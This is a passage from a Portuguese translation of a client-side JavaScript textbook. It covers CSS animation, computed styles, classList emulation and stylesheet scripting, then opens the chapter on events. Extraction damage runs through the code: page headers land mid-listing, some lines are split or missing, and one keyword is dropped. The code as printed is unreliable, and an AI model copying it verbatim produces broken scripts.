}

// Faz e desaparecer gradualmente, desde totalmente opaco até totalmente transparente, no

// decorrer de time milissegundos.

// Supõe que e é totalmente opaco quando esta função é chamada.

// oncomplete é uma função opcional que vai ser chamada com e como

// argumento quando a animação terminar. Se time for omitido, usa 500ms.

// Esta função não funciona no IE, mas poderia ser modificada para animar

// a propriedade filter não padronizada do IE, além de opacity.

```
function fadeOut(e, oncomplete, time) {
```

```
if (typeof e === "string") e = document.getElementById(e); if (!time)  
time = 500;
```

```
// Usamos Math.sqrt como uma "função de abrandamento" simples para  
tornar a animação
```

```
// sutilmente não linear: ela faz desaparecer gradualmente de forma  
rápida no início
```

```
// e depois se torna um pouco mais lenta.
```

```
var ease = Math.sqrt;
```

```
var start = (new Date()).getTime();
```

```
// Note o tempo de início da animação
```

```
424 Parte II JavaScript do lado do cliente animate();
```

```
// E começa a animar
```

```
function animate() {
```

```
var elapsed = (new Date()).getTime()-start; // tempo decorrido
```

```
var fraction = elapsed/time;

// Como uma fração do total


if (fraction < 1) {


    // Se a animação ainda não terminou


    var opacity = 1 - ease(fraction);

    // Calcula a opacidade do elemento


    e.style.opacity = String(opacity);

    // A configura em e

    setTimeout(animate,

        // Agenda outro quadro


        Math.min(25,

            time-elapsed));

    }

else {
```

// Caso contrário, terminamos

```
e.style.opacity = "0";
```

// Torna e totalmente transparente

```
if (oncomplete) oncomplete(e);
```

// Ativa callback na conclusão

```
}
```

```
}
```

```
}
```

Tanto shake() como fadeOut() aceitam uma função de callback opcional como segundo argumento.

Se for especificado, essa função vai ser chamada quando a animação terminar. O elemento que foi animado é passado como argumento para o callback. O trecho HTML a seguir cria um botão que, quando clicado, chacoalha de um lado para outro e depois desaparece:

```
<button onclick="shake(this, fadeOut);"> Shake and Fade </button>
```

Note que as funções de exemplo shake() e fadeOut() são muito parecidas entre si e ambas podem servir como modelos para animações similares de outras propriedades CSS. Entretanto, as bibliotecas do lado do cliente, como a jQuery, normalmente suportam efeitos visuais predefinidos; portanto, talvez você nunca precise escrever uma função de animação como shake(), a não ser que queira criar um efeito visual especialmente complexo. Uma biblioteca de efeitos antiga e digna de nota é a Scriptaculous, que foi projetada para uso com a estrutura Prototype. Visite <http://script.aculo.us/> e <http://>

scripty2.com/ para saber mais.

O módulo *CSS3 Transitions* define uma maneira de especificar efeitos animados em folhas de estilo, eliminando a necessidade de qualquer script. Em vez de definir uma função como `fadeOut()`, por exemplo, você poderia usar CSS, como segue:

```
.fadeable { transition: opacity .5s ease-in }
```

Isso especifica que toda vez que a opacidade de um elemento “fadeable” tiver mudado, essa mudança será animada (do valor corrente para o novo valor) durante um período de meio segundo, usando uma função de abrandamento não linear. CSS Transitions ainda não é um padrão, mas está implementada há algum tempo no Safari e no Chrome, usando a propriedade `-webkit-transition`. Quando este livro estava sendo escrito, o Firefox 4 tinha adicionado suporte usando `-moz-transition`.

16.4 Consultando estilos computados

A propriedade `style` de um elemento é o estilo em linha desse elemento. Ela anula todas as folhas de estilo e é o lugar perfeito para configurar propriedades CSS para mudar a aparência visual de um elemento. Contudo, geralmente não serve para consultar os estilos realmente aplicados a um elemento.

Para isso, você quer o estilo computado. O estilo computado de um elemento é o conjunto de valores de propriedade que o navegador demora (ou computa) do estilo em linha, mais todas as regras de es-

Capítulo 16 Escrevendo script de CSS 425

tilo aplicáveis de todas as folhas de estilo vinculadas: é o conjunto de propriedades realmente usadas para exibir o elemento. Assim como os estilos em linha, os estilos computados são representados por um objeto `CSSStyleDeclaration`. Ao contrário dos estilos em linha, contudo, os estilos computados são somente de leitura. Não é possível configurar esses estilos, mas o objeto `CSSStyleDeclaration` computado de um elemento permite determinar exatamente quais valores de propriedade de estilo o navegador utilizou ao renderizar esse elemento.

lado do client

JavaS

Obtenha o estilo computado de um elemento com o método `getComputedStyle()` do objeto `Win-crypt` do

do. O primeiro argumento desse método é o elemento cujo estilo computado é desejado. O segundo argumento é obrigatório e normalmente é `null` ou a string vazia, mas também pode ser uma e

string que nomeia um pseudoelemento CSS, como “:before”, “:after”, “:first-line” ou “:first-letter”:

```
var title = document.getElementById("section1title");
```

```
var titlestyles = window.getComputedStyle(element, null);
```

O valor de retorno de `getComputedStyle()` é um objeto `CSSStyleDeclaration` que representa todos os estilos aplicados ao elemento (ou pseudoelemento) especificado. Existem várias diferenças importantes entre um objeto `CSSStyleDeclaration` que representa estilos em linha e um que representa estilos computados:

- As propriedades de estilo computadas são somente de leitura.
- As propriedades de estilo computadas são absolutas: unidades relativas, como porcentagens e pontos, são convertidas em valores absolutos. Qualquer propriedade que especifique um tamanho (como um tamanho de margem ou de fonte) vai ter um valor medido em pixels.

Esse valor vai ser uma string com o sufixo “px”, de modo que você ainda precisará analisá-lo, mas não precisará analisar ou converter unidades. As propriedades cujos valores são cores serão retornadas no formato “rgb(#, #, #)” ou “rgba(#, #, #, #)”.

- As propriedades de atalho não são computadas, mas apenas as propriedades fundamentais em que são baseadas. Não consulte a propriedade `margin`, por exemplo, mas use `marginLeft`, `marginTop` etc.

- A propriedade `cssText` do estilo calculado é indefinida.

Os estilos computados e os estilos em linha podem ser usados em conjunto. O Exemplo 16-4 define as funções `scale()` e `scaleColor()`. Uma consulta e analisa o tamanho do texto calculado de um elemento específica; a outra consulta e analisa a cor de fundo computada de um elemento. As duas

funções, então, mudam a escala do valor resultante e configuram o valor em escala como um estilo em linha do elemento. (Essas funções não funcionam no IE8 e anteriores: conforme vamos discutir a seguir, essas versões do IE não suportam `getComputedStyle()`.) **Exemplo 16-4**
Consultando estilos computados e configurando estilos em linha

```
// Muda a escala do tamanho do texto do elemento e pelo fator  
especificado function scale(e, factor) {
```

```
// Usa o estilo computado para consultar o tamanho atual do texto var  
size = parseInt(window.getComputedStyle(e, "").fontSize);
```

```
// E usa o estilo em linha para aumentar esse tamanho
```

```
e.style.fontSize = factor*size + "px";  
}
```

426 Parte II JavaScript do lado do cliente

```
// Altera a cor de fundo do elemento e pela quantidade especificada.
```

```
// Fatores > 1 clareiam a cor e fatores < 1 a escurecem.
```

```
function scaleColor(e, factor) {
```

```
var color = window.getComputedStyle(e, "").backgroundColor;
```

```
// Consulta
```

```
var components = color.match(/\d\./g);
```

```
// Analisa r,g,b, e componentes de a
```

```
for(var i = 0; i < 3; i++) {
```

```
// Itera por r, g e b
```

```
var x = Number(components[i]) * factor;
```

```
// Muda a escala de cada um
```

```
x = Math.round(Math.min(Math.max(x, 0), 255)); // Arredonda e  
define limites components[i] = String(x);
```

```
}
```

```
if (components.length == 3) // Uma cor rgb()
```

```
e.style.backgroundColor = "rgb(" + components.join() + ")"; else
```

```
// Uma cor rgba()
```

```
e.style.backgroundColor = "rgba(" + components.join() + ")";
```

```
}
```

Os estilos computados podem ser complicados e consultá-los nem sempre fornece a informação esperada. Considere a propriedade `font-family`: ela aceita uma lista separada por vírgulas de famí-

lias de fonte desejáveis para portabilidade entre plataformas. Quando você consulta a propriedade `fontFamily` de um estilo computado, está simplesmente obtendo o valor do estilo de `font-family` mais específico aplicado ao elemento. Isso pode retornar um valor como “arial, helvetica, sans-serif”, que não informa o tipo de letra que está

realmente em uso. Da mesma forma, se um elemento não está posicionado de forma absoluta, tentar consultar sua posição e tamanho por meio das propriedades `top` e `left` de seu estilo computado frequentemente retorna o valor “auto”. Esse é um valor CSS

perfeitamente válido, mas provavelmente não é o que você estava buscando.

`getComputedStyle()` não é implementado pelo IE8 e anteriores, mas espera-se que seja no IE9. No IE, todo elemento HTML tem uma propriedade `currentStyle` cujo valor é um objeto `CSSStyleDeclaration`. A propriedade `currentStyle` do IE combina estilos em linha com folhas de estilo, mas não é um verdadeiro estilo computado, pois os valores relativos não são convertidos em valores absolutos.

Consultar as propriedades do estilo atual do IE pode retornar tamanhos com unidades relativas, como “%” ou “em”, ou cores com nomes imprecisos, como “red”.

Embora CSS possa ser usada para especificar precisamente a posição e o tamanho de elementos do documento, consultar o estilo computado de um elemento não é a maneira escolhida para determinar o tamanho e a posição do elemento. Consulte a Seção 15.8.2 para ver uma alternativa mais simples e portátil.

16.5 Escrevendo scripts de classes CSS

Uma alternativa ao script de estilos CSS individuais por meio da propriedade em linha `style` é escrever o script do valor do atributo HTML `class`. Alterar o atributo `class` de um elemento altera o conjunto de seletores de folha de estilo aplicados ao elemento e pode fazer com que várias propriedades CSS mudem ao mesmo tempo. Suponha, por exemplo, que você queira uma maneira de chamar a atenção do usuário para parágrafos individuais (ou outros elementos) de um documento. Você poderia começar definindo estilos que chamem a atenção para os elementos que tenham o nome de classe “attention”: Capítulo 16 Escrevendo script de CSS 427

```
.attention { /* Estilos para chamar a atenção do usuário */
```

```
background-color: yellow; /* Cor de fundo amarelo de destaque */
```

```
font-weight: bold;
```

/ Texto em negrito */*

border: solid black 2px;

/ Caixa preta */*

}

O identificador *class* é uma palavra reservada em JavaScript; portanto, o atributo HTML *class* está **lado do client**

Ja

disponível para código JavaScript usando-se o nome *className*. Aqui está o código que configura e **vaScript do**

apaga a propriedade *className* de um elemento para adicionar e remover a classe “attention” para esse elemento:

e

function grabAttention(e) { e.className = "attention"; }

function releaseAttention(e) { e.className = ""; }

Os elementos HTML podem ser membros de mais de uma classe CSS e o atributo *class* contém uma lista de nomes de classe separados por espaços. A propriedade *className* tem um nome equi-vocado: *classNames* teria sido uma escolha muito melhor. As funções anteriores supõem que a propriedade *className* vai especificar zero ou um nome de classe e não funcionam quando mais de uma classe está em uso. Se um elemento já tem uma classe atribuída, chamar a função *grabAttention()* para esse elemento vai anular a classe existente.

HTML5 resolve esse problema definindo uma propriedade *classList* para cada elemento. O valor dessa propriedade é conhecido como *DOMTokenList*: um objeto semelhante a um array somente de leitura (Seção 7.11) cujos elementos contêm os nomes de classe individuais do elemento. Contudo, mais importantes do que seus elementos de array são os métodos definidos por *DOMTokenList*.

add() e *remove()* adicionam e removem nome de classe individuais do atributo *class* do elemento.

toggle() adiciona um nomes de classes se ainda não estiver presente e, caso

contrário, o remove. Por fim, o método `contains()` testa se o atributo `class` contém um nome de classe especificado.

Assim como outros tipos de coleção DOM, um `DOMTokenList` é uma representação “dinâmica”

do conjunto de classes do elemento e não um instantâneo estático das classes no momento em que a propriedade `classList` é consultada. Se você obtém um `DOMTokenList` da propriedade `classList` de um elemento e depois altera a propriedade `className` desse elemento, essas alterações ficam imediatamente visíveis por meio da lista de símbolos. Da mesma forma, as alterações feitas por meio da lista de símbolos ficam imediatamente visíveis por meio da propriedade `className`.

Quando este livro estava sendo escrito, a propriedade `classList` não era suportada por todos os navegadores. No entanto, é fácil aproximar-se dessa importante funcionalidade com código como o do Exemplo 16-5. Usar código como esse, que permite ao atributo `class` de um elemento ser tratado como um conjunto de nomes de classe, torna muito mais fáceis diversas tarefas de script de CSS.

Exemplo 16-5 `classList()`: trata `className` como um conjunto de classes CSS

/*

* Retorna a propriedade `classList` de `e`, caso haja uma.

* Caso contrário, retorna um objeto que simula a API `DOMTokenList` para `e`.

* O objeto retornado tem métodos `contains()`, `add()`, `remove()`, `toggle()` e `toString()`

* para testar e alterar o conjunto de classes do elemento `e`.

* Se a propriedade `classList` é suportada de forma nativa, o objeto retornado é

* semelhante a um array e tem comprimento e propriedades de índice de array. O `DOMTokenList`

* simulado não é semelhante a um array, mas tem um método `toArray()` que retorna

** um instantâneo semelhante a um array com os nomes de classe do elemento.*

**/*

function classList(e) {

if (e.classList) return e.classList;

// Retorna e.classList, se existir

else return new CSSClassList(e);

// Caso contrário, tenta simular

}

// CSSClassList é uma classe de JavaScript que simula DOMTokenList

function CSSClassList(e) { this.e = e; }

// Retorna true se e.className contém a classe c; caso contrário, false
CSSClassList.prototype.contains = function(c) {

// Verifica se c é um nome de classe válido

if (c.length === 0 || c.indexOf(" ") !== -1)

throw new Error("Invalid class name: " + c + "");

// Verifica primeiro os casos comuns


```
var classes = this.e.className;
```

```
(!classes) return false;
```

```
// e não tem uma classe
```

```
if (classes === c) return true; // e tem uma classe que coincide  
exatamente
```

```
// Caso contrário, usa uma RegExp para procurar c como palavra
```

```
// \b em uma expressão regular exige uma correspondência em um limite  
de palavra.
```

```
return classes.search("\\b" + c + "\\b") !== -1;
```

```
};
```

```
// Adiciona c em e.className se ainda não estiver presente
```

```
CSSClassList.prototype.add = function(c) {
```

```
if (this.contains(c)) return;
```

```
// Não faz nada se já estiver presente
```

```
var classes = this.e.className;
```

```
if (classes && classes[classes.length-1] != " ") c = " " + c;
```

```
// Adiciona um espaço, se precisarmos de um
```

```
this.e.className += c;
```

```
// Adiciona c em className
```

```
};
```

```
// Remove todas as ocorrências de c de e.className
```

```
CSSClassList.prototype.remove = function(c) {
```

```
// Certifica-se de que c seja um nome de classe válido
```

```
if (c.length === 0 || c.indexOf(" ") !== -1)
```

```
throw new Error("Invalid class name: " + c + "");
```

```
// Remove todas as ocorrências de c como palavra, mais qualquer espaço
```

```
à direita var pattern = new RegExp("\\b" + c + "\\b\\s*", "g");
```

```
this.e.className = this.e.className.replace(pattern, "");
```

```
};
```

```
// Adiciona c em e.className, caso ainda não esteja presente, e retorna true.
```

```
// Caso contrário, remove todas as ocorrências de c de e.className e retorna false.
```

```
CSSClassList.prototype.toggle = function(c) {
```

```
if (this.contains(c)) {
```

```
// Se e.className contém c
```

```
this.remove(c);
```

```
// então o remove.
```

return

false;

}

else {

// Caso contrário:

this.add(c);

// o adiciona.

return

true;

}

Capítulo 16 Escrevendo script de CSS 429

};

// Retorna e.className em si

CSSClassList.prototype.toString = function() { return this.e.className; };

// Retorno dos nomes em e.className

CSSClassList.prototype.toArray = function() {

lado do client

Ja

return this.e.className.match(/\b\w+\b/g) || [];

vaS

};

cript do

e

16.6 Escrevendo scripts de folhas de estilo

Até aqui, vimos como configurar e consultar os estilos CSS e classes de elementos individuais. Também é possível escrever scripts das próprias folhas de estilos CSS. Isso não é feito normalmente, mas em algumas ocasiões pode ser útil e esta seção esboça a técnica.

*Ao se escrever o script de folhas de estilo, existem dois tipos de objetos com que talvez você precise trabalhar. O primeiro tipo são os objetos *Element* que representam elementos `<style>` e `<link>` que contêm ou fazem referência às suas folhas de estilo. Esses são elementos normais do documento e, se você fornecer a eles atributos `id`, poderá selecioná-los com `document.getElementById()`. O segundo tipo é um objeto *CSSStyleSheet* que*

representa a folha de estilo em si. A propriedade `document`.

`styleSheets` é um objeto semelhante a um array somente de leitura, contendo objetos `CSSStyleSheet` que representam as folhas de estilo associadas ao documento. Se você configurar o atributo `title` do elemento `<style>` ou `<link>` que define ou faz referência à folha de estilo, esse título vai estar disponível como a propriedade `title` do objeto `CSSStyleSheet` correspondente.

As subseções a seguir explicam o que se pode fazer com esses elementos `estilo` e `link` e com objetos folha de estilo.

16.6.1 Habilitando e desabilitando folhas de estilo

A técnica de script de folha de estilo mais simples também é a mais portátil e robusta. Elementos

`<style>`, elementos `<link>` e objetos `CSSStyleSheet` definem todos uma propriedade `disabled` que pode ser consultada e configurada em JavaScript. Conforme seu nome implica, se a propriedade `disabled` (desabilitada) é `true`, então a folha de estilo está desabilitada e é ignorada pelo navegador.

A função `disableStylesheet()` a seguir demonstra isso. Se for passado um número, ela o trata como um índice para o array `document.styleSheets`. Se for passada uma string, ela a trata como um seletor CSS, a passa para `document.querySelectorAll()` (consulte a Seção 15.2.5) e, então, configura a propriedade `disabled` de todos os elementos retornados: `function disableStylesheet(ss) {`

```
if (typeof ss === "number")
```

```
document.styleSheets[ss].disabled = true;
```

else

{

var sheets = document.querySelectorAll(ss);

for(var i = 0; i < sheets.length; i++)

sheets[i].disabled = true;

}

}

430 Parte II JavaScript do lado do cliente 16.6.2 Consultando, inserindo e excluindo regras de folha de estilo Além de desabilitar e habilitar folhas de estilo, o objeto `CSSStyleSheet` também define uma API para consultar, inserir e excluir as regras de estilo de uma folha de estilo. O IE8 e anteriores implementam uma API ligeiramente diferente da API padrão implementada pelos outros navegadores.

Manipular diretamente as folhas de estilo não costuma ser algo útil. Em vez de editar ou adicionar novas regras em uma folha de estilo, em geral é melhor deixar suas folhas de estilo estáticas e escrever o script da propriedade `className` de seus elementos. Por outro lado, se você quer permitir ao usuário controle completo sobre os estilos utilizados em suas páginas, talvez precise manipular uma folha de estilo dinamicamente.

Os elementos do array `document.styleSheets[]` são objetos `CSSStyleSheet`. Um objeto `CSSStyleSheet` tem um array `cssRules[]` que contém as regras da folha de estilo: `var firstRule = document.styleSheets[0].cssRules[0];`

O IE usa o nome de propriedade `rules`, em vez de `cssRules`.

Os elementos dos arrays `cssRules[]` ou `rules[]` são objetos `CSSRule`. Na API padrão, um objeto `CSSRule` pode representar qualquer tipo de regra CSS, inclusive regras com arroba, como as diretivas

@import e @page. No IE, contudo, o array `rules[]` contém apenas as

regras de estilo reais da folha de estilo.

Os objetos `CSSRule` têm duas propriedades que podem ser usadas de modo portátil. (Na API padrão, uma regra que não é uma regra de estilo não vai ter essas propriedades definidas e você provavelmente quer evitá-las ao percorrer a folha de estilo.) `selectorText` é o seletor CSS da regra e `style` se refere a um objeto `CSSStyleDeclaration` que pode ser gravado e descreve os estilos associados a esse seletor. Lembre-se de que `CSSStyleDeclaration` é o mesmo tipo usado para representar estilos em linha e computados. Esse objeto `CSSStyleDeclaration` pode ser usado para consultar os valores de estilo ou para configurar novos estilos para a regra. Frequentemente, ao percorrer uma folha de estilo, você está interessado no texto da regra e não em uma representação analisada dela.

Nesse caso, use a propriedade `cssText` do objeto `CSSStyleDeclaration` para obter a representação textual das regras.

Além de consultar e alterar as regras existentes de uma folha de estilo, também é possível adicionar e remover regras. A interface da API padrão define os métodos `insertRule()` e `deleteRule()` para adicionar e remover regras:

`document.styleSheets[0].insertRule("H1 { text-weight: bold; }", 0);` O IE não suporta `insertRule()` e `deleteRule()`, mas define as funções equivalentes `addRule()` e `removeRule()`. A única diferença real (fora os nomes diferentes) é que `addRule()` espera o texto do seletor e o texto dos estilos como dois argumentos separados.

Capítulo 16 Escrevendo script de CSS 431

O código a seguir itera pelas regras de uma folha de estilo, demonstrando a API por fazer algumas alterações ambíguas na folha de estilo:

```
var ss = document.styleSheets[0];

// Obtém a primeira folha de estilo

var rules = ss.cssRules?ss.cssRules:ss.rules;

// Obtém as regras da folha de estilo

for(var i = 0; i < rules.length; i++) {

// Itera por essas regras
```


lado do client

Ja

```
var rule = rules[i];
```

vaS

```
if (!rule.selectorText) continue; // Pula @import e outras regras que não  
são de estilo cript do
```

```
var selector = rule.selectorText; // O seletor
```

e

```
var ruleText = rule.style.cssText; // Os estilos, em forma de texto
```

```
// Se a regra se aplica a elementos h1, a aplica em elementos h2 também
```

```
// Note que isso só funciona se o seletor é literalmente "h1"
```

```
if (selector == "h1") {
```

```
if (ss.insertRule) ss.insertRule("h2 {" + ruleText + "}", rules.length); else  
if (ss.addRule) ss.addRule("h2", ruleText, rules.length);
```

```
}
```

```
// Se a regra configura a propriedade text-decoration, a exclui.
```

```
if (rule.style.textDecoration) {
```

```
if (ss.deleteRule) ss.deleteRule(i);
```

```
else if (ss.removeRule) ss.removeRule(i);
```

```
i--;
```

```
// Ajusta o índice do laço, pois a regra i + 1 anterior agora é a regra i
```

```
}
```

```
}
```

16.6.3 Criando novas folhas de estilo

Por fim, é possível criar folhas de estilo inteiramente novas e adicioná-las em seu documento. Na maioria dos navegadores isso é feito com técnicas DOM padrão: basta criar um novo elemento

`<style>`, inseri-lo no cabeçalho do documento e então usar sua propriedade `innerHTML` para configurar o conteúdo da folha de estilo. Entretanto, no IE8 e anteriores, um novo objeto `CSSStyleSheet` é criado com o método não padronizado `document.createStyleSheet()` e o texto da folha de estilo é especificado usando-se a propriedade `cssText`. O Exemplo 16-6 demonstra isso.

Exemplo 16-6 Criando uma nova folha de estilo

```
// Adiciona uma folha de estilo no documento e a preenche com os estilos especificados.
```

```
// O argumento styles pode ser uma string ou um objeto. Se for uma string, ela
```

```
// é tratada como o texto da folha de estilo. Se for um objeto, então cada
```

```
// propriedade define uma regra de estilo a ser adicionada na folha de estilo. Os nomes
```

*// de propriedade são seletores e seus valores são os estilos
correspondentes*

// Primeiramente, cria uma nova folha de estilo

var styleElt, styleSheet;

*if (document.createStyleSheet) { // Se a API do IE estiver definida, a
utiliza styleSheet = document.createStyleSheet();*

}

else

{

var head = document.getElementsByTagName("head")[0]

styleElt = document.createElement("style");

// Novo elemento <style>

head.appendChild(styleElt);

// O insere em <head>

432 *Parte II JavaScript do lado do cliente*

// Agora a nova folha de estilo deve ser a última

styleSheet = document.styleSheets[document.styleSheets.length-1]

}

// Agora insere os estilos nela

if (typeof styles === "string") {

// O argumento é o texto da folha de estilo

```
if (styleElt) styleElt.innerHTML = styles;
```

```
else styleSheet.cssText = styles;
```

```
// A API do IE
```

```
}
```

else

{

// O argumento é um objeto de regras individuais para inserir

var i = 0;

for(selector in styles) {

if (styleSheet.insertRule) {

var rule = selector + " {" + styles[selector] + "}";
styleSheet.insertRule(rule,

i++);

}

else

{

styleSheet.addRule(selector,

styles[selector],

i + +);

}

}

}

}

Capítulo 17

Tratando eventos

Os programas JavaScript do lado do cliente usam um modelo de programação dirigido por eventos assíncronos (apresentado na Seção 13.3.2). Nesse estilo de programação, o navegador Web gera um evento onde acontece algo interessante no documento, no navegador ou em algum elemento ou objeto associado a ele. Por exemplo, o navegador Web gera um evento quando termina de carregar um documento, quando o usuário coloca o cursor do mouse sobre um hiperlink ou quando pressiona uma tecla no teclado. Se um aplicativo JavaScript se interessa por um tipo de evento em especial, pode registrar uma ou mais funções para serem chamadas quando ocorrerem eventos desse tipo.

Note que isso não é exclusividade da programação para Web: todos os aplicativos com interfaces gráficas com o usuário são projetados dessa maneira – não fazem nada até que algo aconteça (isto é, esperam que eventos ocorram) e, então, respondem.

Note que a palavra evento em si não é um termo técnico que exige definição. Os eventos são simplesmente ocorrências a respeito das quais seu programa vai ser notificado pelo navegador Web.

Os eventos não são objetos de JavaScript e não têm qualquer manifestação no código-fonte de seu programa. Existem, evidentemente, diversos objetos relacionados a eventos que aparecem em seu código-fonte – esses exigem explicação técnica. Portanto, vamos iniciar este capítulo com algumas

definições importantes.

O tipo de evento é uma string que especifica o evento ocorrido. O tipo “mousemove”, por exemplo, significa que o usuário moveu o mouse. O tipo “keydown” significa que uma tecla foi pressionada no teclado. E o tipo “load” significa que um documento (ou algum outro recurso) acabou de ser carregado da rede. Como o tipo de um evento é apenas uma string, às vezes ele é chamado de nome do evento e, de fato, usamos esse nome para identificar o tipo de evento específico sobre o qual estamos falando. Os navegadores Web modernos suportam muitos tipos de evento. A Seção 17.1 apresenta uma visão geral.

O alvo do evento é o objeto no qual o evento ocorreu ou ao qual o evento está associado. Quando falamos de um evento devemos especificar tanto o tipo como o alvo. Um evento load em um objeto Window, por exemplo, ou um evento click em um objeto Element <button>. Os objetos Window, Document e Element são os alvos de evento mais comuns nos aplicativos JavaScript do lado do cliente, mas alguns eventos são disparados em outros tipos de objetos. No Capítulo 18, vamos ver um evento readystatechange, que é disparado em um objeto XMLHttpRequest, por exemplo.

434 Parte II JavaScript do lado do cliente Uma rotina de tratamento de evento ou ouvinte de evento é uma função que manipula ou responde a um evento¹. Os aplicativos registram suas funções de tratamento de evento no navegador Web, especificando um tipo e um alvo de evento. Quando ocorre um evento do tipo especificado no alvo especificado, o navegador chama a rotina de tratamento. Quando as rotinas de tratamento de evento são chamadas para um objeto, às vezes dizemos que o navegador “ativou”, “disparou”

ou “despachou” o evento. Há várias maneiras de registrar rotinas de tratamento de evento e os detalhes do registro e da chamada de rotinas de tratamento estão explicados na Seção 17.2 e na Seção 17.3.

Um objeto evento é um objeto associado a um evento em especial e contém detalhes sobre esse evento. Os objetos evento são passados como argumento para a função de tratamento de evento (exceto no IE8 e anteriores, onde às vezes só estão disponíveis por meio da variável global event). Todos os objetos evento têm uma propriedade type que especifica o tipo de evento e uma propriedade target que especifica o alvo do evento. (No IE8 e anteriores, use srcElement em vez de target.) Cada tipo de evento define um conjunto de propriedades para seu objeto evento associado. O objeto associado a um evento de mouse contém as coordenadas do cursor do mouse, por exemplo, e o objeto associado a um evento de teclado contém detalhes sobre a tecla que foi pressionada e sobre as teclas modificadoras

que foram mantidas pressionadas. Muitos tipos de evento definem apenas algumas propriedades padrão – como `type` e `target` – e não transmitem muitas outras informações úteis. Para esses eventos é a simples ocorrência deles que importa e não os detalhes do evento. Este capítulo não tem uma seção específica abordando o objeto `Event`. Em vez disso, explica as propriedades do objeto evento ao descrever tipos de evento específicos. Você pode ler mais sobre o objeto evento sob o nome `Event` na seção de referência².

Propagação de evento é o processo por meio do qual o navegador decide em quais objetos disparam rotinas de tratamento de evento. Para eventos específicos de um objeto (como o evento `load` no objeto `Window`), não é exigida propagação alguma. Entretanto, quando certos tipos de eventos ocorrem nos elementos do documento, eles se propagam ou “borbulham” para cima na árvore do documento. Se o usuário coloca o mouse sobre um hiperlink, o evento `mousemove` é primeiramente ativado no elemento `<a>` que define esse link. Em seguida, é ativado nos elementos contêineres: talvez um elemento `<p>`, um elemento `<div>` e o próprio objeto `Document`. Às vezes é mais conveniente registrar uma única rotina de tratamento de evento em um objeto `Document` ou em outro elemento contêiner, do que registrar rotinas de tratamento em cada elemento individual em que você esteja interessado. Uma rotina de tratamento de evento pode interromper a propagação de um evento para que não continue a borbulhar e não dispare rotinas de tratamento nos elementos contêineres. As rotinas de tratamento fazem isso chamando um método ou configurando uma propriedade do objeto evento. A propagação de eventos é abordada em detalhes na Seção 17.3.6.

1 Algumas fontes, incluindo a especificação `HTML5`, fazem uma distinção técnica entre rotinas de tratamento e ouvintes, com base no modo como são registradas. Neste livro, tratamos os dois termos como sinônimos.

2 Os padrões definem uma hierarquia de interfaces de objeto evento para diferentes tipos de eventos. A interface `Event` descreve eventos “puros”, sem detalhes extras. A subinterface `MouseEvent` descreve os campos adicionais disponíveis nos objetos evento passados com eventos de mouse e a subinterface `KeyEvent` descreve os campos que podem ser usados com eventos de teclado, por exemplo. Neste livro, a seção de referência condensa todas essas interfaces de evento comuns em uma única página de referência `Event`.

Capítulo 17 Tratando eventos 435

Em outra forma de propagação de eventos, conhecida como captura de eventos, rotinas de tratamento especialmente registradas nos elementos

contêineres têm a oportunidade de interceptar (ou

“capturar”) eventos antes que sejam enviados para seu destino. A captura de eventos não é suportada pelo IE8 e anteriores; portanto, não é muito usada. Contudo, a capacidade de capturar ou “pegar”

eventos de mouse é necessária ao se processar eventos de arrasto de mouse e vamos ver como fazemos isso, no Exemplo 17-2.

lado do client

JavaS

Alguns eventos têm ações padrão associadas. Quando ocorre um evento click em um hiperlink, por **cript do**

exemplo, a ação padrão é o navegador seguir o link e carregar uma nova página. As rotinas de trata-e

mento de evento podem impedir essa ação padrão, retornando um valor apropriado, chamando um método do objeto evento ou configurando uma propriedade desse objeto. Às vezes, isso se chama

“cancelar” o evento, o que é abordado na Seção 17.3.7.

Com esses termos definidos, podemos agora passar a estudar os eventos e o tratamento de eventos em detalhes. A seção a seguir é uma visão geral dos muitos tipos de evento suportados pelos navegadores Web. Ela não aborda tipo algum de evento em detalhes, mas permite que você saiba quais tipos de eventos estão disponíveis para uso em seus aplicativos Web. Essa seção contém referências cruzadas para outras partes deste livro que demonstram alguns dos eventos em ação.

Após a seção introdutória sobre tipos de evento, as duas seções seguintes explicam como registrar rotinas de tratamento de evento e como o navegador chama essas rotinas. Por causa da evolução histórica do modelo de evento de JavaScript e por causa da falta de suporte aos padrões do IE antes do IE9, esses dois assuntos são mais complicados do que se poderia esperar.

O capítulo termina com uma série de exemplos que demonstram como trabalhar com tipos de eventos específicos. Essas seções específicas de tipo de evento abordam:

- *Eventos de carga e disponibilidade de documento*
- *Eventos de mouse*
- *Eventos de roda do mouse*
- *Eventos arrastar e soltar*
- *Eventos de tecla*

- *Eventos de entrada de texto*

17.1 Tipos de eventos

Nos primórdios da Web, os programadores do lado do cliente tinham apenas um pequeno conjunto de eventos: “load”, “click”, “mouseover” e assemelhados. Esses tipos de evento legados são bem suportados por todos os navegadores e são o tema da Seção 17.1.1. À medida que a plataforma Web cresceu e incluiu APIs mais poderosas, o conjunto de eventos ficou maior. Nenhum padrão define um conjunto de eventos completo e, quando este livro estava sendo escrito, o número de eventos suportados pelos navegadores estava aumentando rapidamente. Esses novos eventos vêm de três fontes: **436** Parte II JavaScript do lado do cliente

- A especificação Level 3 Events do DOM, que após um longo período de inatividade está sendo ativamente desenvolvida sob os auspícios do W3C. Os eventos DOM são abordados na Seção 17.1.2.

- Muitas APIs novas na especificação HTML5 (e especificações subsidiárias relacionadas) definem novos eventos para coisas como gerenciamento de histórico, arrastar e soltar, troca de mensagens entre documentos e reprodução de áudio e vídeo. A Seção 17.1.3 fornece uma visão geral desses eventos.

- O advento de dispositivos móveis baseados em toque e habilitados para JavaScript, como o iPhone, exigiu a definição de novos tipos de evento de toque e gesto. Consulte a Seção 17.1.4

para ver alguns exemplos específicos da Apple.

Note que muitos desses novos tipos de evento ainda não são amplamente implementados e são definidos por padrões que ainda estão em fase de projeto. As subseções a seguir fornecem uma visão geral dos eventos, mas não documentam cada um em detalhes. O restante deste capítulo aborda o modelo de tratamento de eventos de forma abrangente e contém muitos exemplos de trabalho com eventos que são bem suportados. Se você entender como trabalha com eventos de modo geral, vai conseguir manipular novos tipos de evento facilmente, quando novas APIs da Web forem definidas e implementadas.

Categorias com o evento

Os eventos podem ser agrupados em algumas categorias gerais e saber quais são elas o ajudará a entender e organizar a longa lista de eventos a seguir:

Eventos de entrada dependentes de dispositivo

São os eventos diretamente ligados a um dispositivo de entrada específico, como o mouse ou o teclado. Eles incluem tipos de evento legados, como “mousedown”, “mousemove”, “mouseup”,

“keydown”, “keypress” e “keyup”, além de novos eventos de toque específicos, como “touchmove”

e “gesturechange”.

Eventos de entrada independentes de dispositivo

São os eventos de entrada que não estão diretamente ligados a um dispositivo de entrada específico.

